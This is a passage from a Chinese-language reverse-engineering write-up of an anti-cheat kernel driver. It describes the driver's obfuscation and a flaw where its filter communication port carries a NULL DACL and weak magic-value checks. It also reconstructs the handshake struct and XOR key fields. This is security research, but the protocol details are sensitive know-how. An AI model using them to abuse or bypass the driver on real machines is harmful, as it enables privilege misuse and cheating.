

- 双击过去看看内部实现,不出所料,又是
加密调用+代码膨胀+控制流平坦化,如图所示:

- 模拟执行代码,该函数有21个寄存器间接调用函数,全部解密成功:

- 不再赘述处理中的各过程操作,放出处理后结果,能看到非常清晰的初始化流程:
16. Flt通讯端口无鉴权
- 我们来看代码,该驱动样本很显然注册了
FltCommPort实现驱动双向通讯,并非采用传统基于设备对象的通讯IOCTL

- 调用
RtlSetDaclSecurityDescriptor时,直接将r8寄存器清空,即参数pDacl直接传NULL,该函数MSDN文档如下:
NTSYSAPI NTSTATUS RtlSetDaclSecurityDescriptor(
  [in, out]      PSECURITY_DESCRIPTOR SecurityDescriptor,
  [in]           BOOLEAN              DaclPresent,
  [in, optional] PACL                 Dacl,
  [in, optional] BOOLEAN              DaclDefaulted
);

- 这里直接引用MSDN文档的
警告信息,将PACL = NULL,任何用户态进程都可以自由地访问该端口
- 我们继续看调用
FltCreateCommunicationPort注册通讯端口:

- 我们重点关注其中的

sub_14001F649回调,也就是ConnectNotifyCallback,该函数没有混淆,直接看汇编分析: - 判断打开端口时,输入缓冲区大小是否为40字节- 判断用户输入缓冲区的前4字节,判断标识符Magic = FUCK是否成立(ps:原汇编真就是怎么写的) - 判断用户输入缓冲区的前5-8字节,是否等于8 - 满足以上条件时,就会校验通过,返回成功

-
笔者给出的风险评价:任何用户态进程(
无需管理员权限)、在简单伪造输入缓冲区后,就可以打开该反作弊驱动的Flt端口,进而调用各种驱动能力(该驱动有哪些能力,笔者在下文会详细分析),居然没有任何签名、令牌校验 -
既然到了这里,简单还原一下创建通讯端口的协议格式,
尾部32字节定义会在下一章节中分析
typedef struct _xxx_ANTI_CHEAT_PACK
{
    ULONG Magic1;
    ULONG Magic2;
    UCHAR Reserved[32];
} xxx_ANTI_CHEAT_PACK;
- 撑不住了,这章先写到这里吧,驱动通讯协议这部分估计得拆分出2章来写,干饭去
17. 驱动Flt通讯协议还原
- ok吃完饭回来了,接着码字
- 上一章节中,我们知道了该驱动是如何判断调用来源是否受信的,在校验通过后,会将缓冲区的后32个字节分别保存下来,这32个字节其实就是后续驱动通讯时的
动态解密密钥,这个动态密钥是首次打开端口是由R3进程自定义的

- 到了这里,该驱动的通讯协议的字段内容就明了了,如下所示:
typedef struct _xxx_ANTI_CHEAT_PACK
{
    ULONG Magic1;
    ULONG Magic2;
    UCHAR XorKey1[16];
    UCHAR XorKey2[16];
} xxx_ANTI_CHEAT_PACK;
- 我们继续看调用
FltCreateCommunicationPort注册通讯端口时的代码,这里我们要关注sub_14001CA31回调,即MessageNotifyCallback
